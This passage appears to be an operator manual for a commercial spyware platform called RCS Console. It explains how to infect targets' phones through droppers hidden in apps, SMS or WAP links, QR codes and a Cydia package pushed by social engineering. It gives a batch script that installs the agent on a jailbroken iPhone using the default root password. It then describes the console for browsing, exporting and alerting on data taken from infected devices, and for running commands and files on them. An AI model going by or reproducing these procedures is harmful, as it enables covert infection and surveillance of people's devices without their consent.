   http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

   and copy both files inside the **`IOS`** folder previously generated by the Console
4. Within the **`IOS`** folder create a new batch file (**`installer.bat`**) and add these lines of code:


   ```
   set IP=123.123.123.123
   pscp -l root -v -pw alpine -r * %IP%:/tmp
   plink %IP% -l root -v -pw alpine "cd /tmp; sh ./install.sh"
   ```
5. Modify the words highlighted in yellow with the following rules:
   - **`123.123.123.123`** : change it with the local IP address of the iOS Target's device
   - **`alpine`** : change it with the jailbreak password (**`alpine`** is the default one)
6. Run the **`installer.bat`** file

Requirements: Windows XP/Vista/7/8

Melted Application Explanation

The Melted Application Agent allows to create an executable file suitable for the selected platform that will install the infection vector on the Target’s device starting from an existing application, inserting the infection vector into it.

The Melted Application Agent is available for 3 platforms: Android, Symbian and Windows Mobile.



You can provide an already existing application and it will be melted with the agent. When the resulting application is executed the agent is installed as well.

Application to be used as dropper:

□ Require Administrative Privilege

When the agent is installed the system will request the higher possible privileges

□ Demo Mode


9.4 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (Melted Application)

Depending on the Target’s platform, may be available sub-parameters to customize the infection. These sub-parameters will be explained in detail during the training.

Wap Push Message Explanation

The Wap Push Message Agent allows to send a Wap message or an SMS to the Target's device, containing a direct link to an executable file suitable for the Target's platform that will install the infection vector on the Target's device.

The Wap Push Message Agent is available for 4 platforms: Android, BlackBerry, Symbian and Windows Mobile.



You can send a message to the target phone (using its phone number) and the phone will install the agent upon user acceptance.

Application name

Phone Number

URL: http://192.168.2.173/

Service Type: ● Loading ○ Indication ○ SMS

Text


9.5 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (Wap Push Message)

Depending on the Target's platform, may be available sub-parameters to customize the infection.
These sub-parameters will be explained in detail during the training.

QR Code / Web Link Explanation

The QR Code / Web Link Agent allows to create a QR Code image and a Web link, both linked to an executable file suitable for the Target's platform that will install the infection vector on the Target's device.

The QR Code / Web Link Agent is available for 4 platforms: Android, BlackBerry, Symbian and Windows Mobile.



Build an Agent from a Factory

You can put a QR code on a website or a flyer and when the target scan it the phone will install the agent upon user acceptance.

Application name:

URL: http://192.168.2.173/


9.6 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (QR Code / Web Link)

Depending on the Target's platform, may be available sub-parameters to customize the infection.
These sub-parameters will be explained in detail during the training.

Exploit Explanation

The Exploit Agent allows to create an executable file suitable for the selected platform that will install the infection vector on the Target's device as soon as the file is opened, exploiting specific software vulnerabilities.

The Exploit Agent is available for 1 platform: iOS.



Exploits are powerful installation vectors since they allow you to embed the agent inside common documents. Once the document is opened the agent will be installed.

File type: * **Version:** 2013103101

Choose an Exploit: iOS Cydia Installer

URL

ID: HT-2012-007 **Catetory:** social

This exploit will create an instalaltion package for cydia. The output file is a txt with the link to the cydia repository. The repository can be used locally (after jailbreaking the device) or sent to the target with social engineering.

Output: TXT file

Platform: iOS
Tested on: All platform with Cydia installed


9.7 [RCS Console] Operations > *# Operation #* > *# Target #* > *# Factory #* > Build (Exploit)

Dashboard and Alerting

Understanding Evidences

The Dashboard allows to monitor the evidences received from each Agent and to organize them for Operation, Target or Agent. Each Console user can customize their Dashboard.

Adding a Target or an Agent to the Console perspective, you can directly access different types of evidences simply clicking on the specific icon.



Samsung Galaxy S2 — **Last sync:** 2013-11-18 14:21:41 (00:00:34 ago) In Progress

Scarface — **Last sync:** 2013-11-18 14:21:41 (00:00:34 ago)

Drug in Milan — **Last sync:** 2013-11-18 14:21:41 (00:00:34 ago)

10.1 [RCS Console] Dashboard

The images above show the 3 different objects that can be added to the Dashboard perspective, respectively Operation (that contains Targets), Target (that contains Agents) and Agent.

The upper-right number (blue circle) indicates the number of evidences of that type received during the last synchronization. The bottom-right number (white circle) counts the total evidences of that type collected since last Console login.

Adding an Agent to the Dashboard, you can also quickly move into 6 sub-sections, available after an infection at Agent level only and explained in the next page.

	Section	Description
Evidence	**Evidence**	The Evidence section contains all the evidences synchronized from the infected device. All the evidences can be filtered and exported, according to Evidence Analyst's needs.
File System	**File System**	After the first synchronization, the File System section provides the first level of the file system tree structure of the infected device. The Evidence Analyst can require more levels to be downloaded.
Config	**Config**	The Config section allows Technicians to modify on-the-fly the Agent configuration on the infected device. There's no limit for the total number of changes that can be sent to the Agent.
Info	**Info**	The Info section is used autonomously by the Agent to store important information like infection timestamp and more. It can be also manually used by Technicians in order to store actions logs.
Commands	**Commands**	If there is the need to run specific commands on the infected device, you can use the Commands section. When a command is executed on the infected device, the Commands section will receive the output.
IP Address	**IP Address**	The IP Address section simply contains the list of all the public IP addresses used by the infected device to synchronize data with the first anonymizer of the synchronization chain.
File Transfer	**File Transfer**	The File Transfer section allows to upload, upload and run or download files to/from the infected device.






Data Export, Tagging and Report Creation

Within RCS Console any data can be exported, individually or arranged.

The Download Evidence button allows to export the single evidence, in the corresponding format (e.g. text, image, audio).


The Add Report button let you add the evidence to a report, that you can export - from the Target section - once all the data of interest have been added.

Each evidence details page also allows to add a specific level of relevance, useful for data filtering and report creation. This operation is called *tagging*.

	Color	Description
	*none*	No relevance.
	**Gray**	Minimum relevance.
	**Green**	Normal relevance.
	**Yellow**	Intermediate relevance.
	**Red**	Maximum relevance.

Instead of exporting evidences one by one, you can press the Export Evidence button within any Target's page in order to export data arranged.

The image below shows a sample windows, inside which you can select different filters in order to create a report that contains only relevant data for your investigation.



Export Evidence ×

From 2013-11-17 15 : 51 ● Acquired

To 2013-11-18 15 : 51 ○ Received

Relevance:

- ☑ Critical
- ☑ High
- ☑ Medium
- ☑ Low
- ☑ Untagged

Type:

- addressbook
- application
- calendar
- call
- camera
- command
- chat


Report:

- □ Only those evidence marked for report
- ☑ Include Notes

Report Name: Scarface - Evidence Export

10.2 [RCS Console] Operations > *# Operation #* > *# Target #* > Export Evidence

The report file generated by RCS Console is in .TGZ format. Once extracted, you can find all selected/filtered data in HTML format: just open the *index.html* file and surf the data within your browser, clicking on the data value (left column).




DATE	EVIDENCE STATISTICS BY HOUR
2013-09-03	00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20 21 22 23
2013-11-15	00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20 21 22 23

10.3 [Web browser] RCS Report

Alerting Events, Types and Auto-Tagging

The Alerting section, available for Evidence Analysts within RCS Console, allows to receive alerts when a certain type of evidence is received, when target's device synchronizes with RCS or when the Intelligence section automatically creates Entities or Entity Links.



New Alert ×

Enabled ☑

Path

Event EVIDENCE

Evidence ANY

Keyword

Relevance

Type LOG

Suppression time 600 sec

10.4 [RCS Console] Alerting > New Alert

[**Enabled**] allows to specify if the Alert is active or not.

[**Path**] is the Operation, Target or Agent to be monitored.

[**Event**] is the event to be monitored: Evidence, Sync, Instance, Entity or Link.

[**Evidence**] if [Event] = Evidence, it allows to specify the evidence's type to be monitored.

[**Keyword**] if [Event] = Evidence, it allows to specify the keyword that evidence must contain in order to trigger the alert.

[**Relevance**] if [Event] = Evidence / Link, it allows to automatically tag Evidence / Link with the specified level.

[**Type**] is the type of alert to be created. [Type] = None is used for tagging (relevance) only.


[**Suppression time**] if [Event] = Evidence and [Type] = Mail, it allows to specify the latency time for sending identical e-mail alerts, avoiding identical messages after the first one.

In order to use the Mail type alert, a valid SMTP server must be configured first. In order to do that, simply use the *rcs-db-config* script available on the Backend server, within *C:\RCS\Db\bin* folder.

System Maintenance

Backup: Jobs Configuration

From RCS Console System Administrators can schedule backup jobs in order to backup selected data or the entire database.



NEW BACKUP JOB ×

Enabled □

What metadata

When Time 0 : 0 UTC

○ Everyday

● Every Mon Tue Wed Thu Fri Sat Sun

□ □ □ □ □ □ ☑

○ Every of the month

Name

11.1 [RCS Console] System > Backup > New Backup Job

[**Enabled**] allows to specify if the backup job is active or not. If a backup job is not enabled it will not be executed.

[**What**] allows to select the data to include inside the backup, from: Metadata, Full, Operation or Target.

[**When**] is the backup frequency, expressed in UTC time.


[**Name**] is a name to be assigned to the backup job.

The image above shows the New Backup Job window within [System > Backup] Console section.

Connectors: Data Export for Third Party Software

The Connectors section allows to create connections rules with third party software. The evidences received by RCS will be sorted according to the rules implemented here.

The Connectors usage requires a specific product license permission and it's enabled only if the client received Connectors management authorization.



NEW CONNECTOR

Enabled □
Name
Path
Type LOCAL
Format
Keep the evidence ☑
Destination
Process previous evidence □

11.2 [RCS Console] System > Connectors > New Connector

[**Enabled**] allows to specify if the connector is active or not. If a connector is not enabled it will not be executed.

[**Name**] is a name to be assigned to the connector.

[**Path**] is the name of the Operation, Target or Agent to be

[**Type**] is the type of evidences export (Local or Remote).

[**Format**] is the evidences export format (JSON or XML for Local type and RCS for Remote type).

[**Keep the evidence**] if selected, a copy of the exported evidences will be kept in RCS database.


[**Destination**] if type is Local it's a local folder path where to export evidences (e.g. "C:\RCSEvidences"), if type is Remote it's the remote RCS Archive IP address.

[**Process previous evidence**] if selected, allows to process all the previously stored evidences.

The image above shows the New Connector window within [System > Connectors] Console section.

Audit: Understanding Audit Entries

The Audit section allows to monitor Administrators, Technicians and Evidence Analysts activities performed within RCS Console.



Date	Actor	Action	User	Group	Operation	Target	Agent	Description
2013-11-14 17:09:10	admin	user.update						Updated 'privs' to '[ADMIN, TECH, VIEW]' for user 'test'
2013-11-14 17:09:10	admin	user.update						Updated 'desc' to 'This is a test user' for user 'test'
2013-11-14 17:09:10	alor	login						User 'alor' logged in
2013-11-14 17:09:10	admin	user.update						Updated 'desc' to 'This is a test user ' for user 'test'
2013-11-14 17:09:10	admin	user.update						Updated 'contact' to 'ask@me.it' for user 'test'
2013-11-14 17:09:10	alor	user.create						Created a new user 'disgrunted'
2013-11-14 17:09:10	admin	user.update						Changed password for user 'test'
2013-11-14 17:09:10	admin	user.update						Updated 'privs' to '[ADMIN, TECH]' for user 'admin'
2013-11-14 17:09:10	alor	logout						User 'alor' logged out


11.3 [RCS Console] Audit

In order to access Audit section you need an Administrator role user with “System auditing” permission.

All the columns present in the Audit section can be filtered in order to focus on specific type of data (e.g. by date, by user, by action). Filtered information can also be exported in CSV format.

Monitor: Tracking RCS Components

The Monitor section within RCS Console allows to monitor system status (hardware and software RCS components), delete elements to be monitored since uninstalled, set-up system alerts, change and monitor product license.



Type	Name	Address	Last contact	Status	CPU Proc	CPU Host	Disk Free
	Network Controller	5.6.7.8	2013-11-15 10:26:02	! Houston we have a problem!	90%	85%	70%
	Anonymizer	9.10.11.12	2013-11-15 10:26:02	! Houston we have a problem!	90%	70%	70%
	Anonymizer	172.20.20.6	2013-11-15 10:26:02	⚠ Pay attention	90%	70%	70%
	Collector	1.2.3.4	2013-11-15 10:26:02	✓ Status for component...	30%	15%	10%
	Anonymizer	172.20.20.7	2013-11-15 10:26:02	✓	90%	70%	70%

License

Version	9.1.0
License type	reusable
Serial number	1234567890
Expiry	Never
Maintenance	Never

Users	10 / 15
Agents	5 / U
Desktop	3 / 15
Mobile	2 / 15

Distributed Servers	1 / 1
Collectors	1 / 15
Anonymizers	1 / 5
Network Injector	DEMO
Remote Mobile Installer	DEMO
Alerting	Yes
Connectors	Yes
Ocr	No
Translation	Yes
Intelligence	Yes

Version

Console	2013111402
Android	2013010101
Blackberry	2013010101
Linux	2013010101
iOS	2013010101
OSX	2013010101
Symbian	2013010101
Windows	2013010101
WinPhone	2013010101

11.4 [RCS Console] Monitor

The table below summarizes the 3 different types of status in which you can find the RCS components.

	Status	Description
!	**Alarm**	Critical situation: immediately check the component.
⚠	**Warning**	Potentially problematic situation: check the component.
✓	**Running**	The component is running properly.

Investigation Wizard and Archive Wizard

In the RCS Console Home you can find 2 special buttons that allow to quickly perform 2 types of activities.

Type	Description
Investigation	The Investigation Wizard allows to immediately prepare all the RCS Console elements needed to work on a new investigation. The Wizard will automatically create a new Group, Operation, Target and Factory based on the name provided.

Type	Description
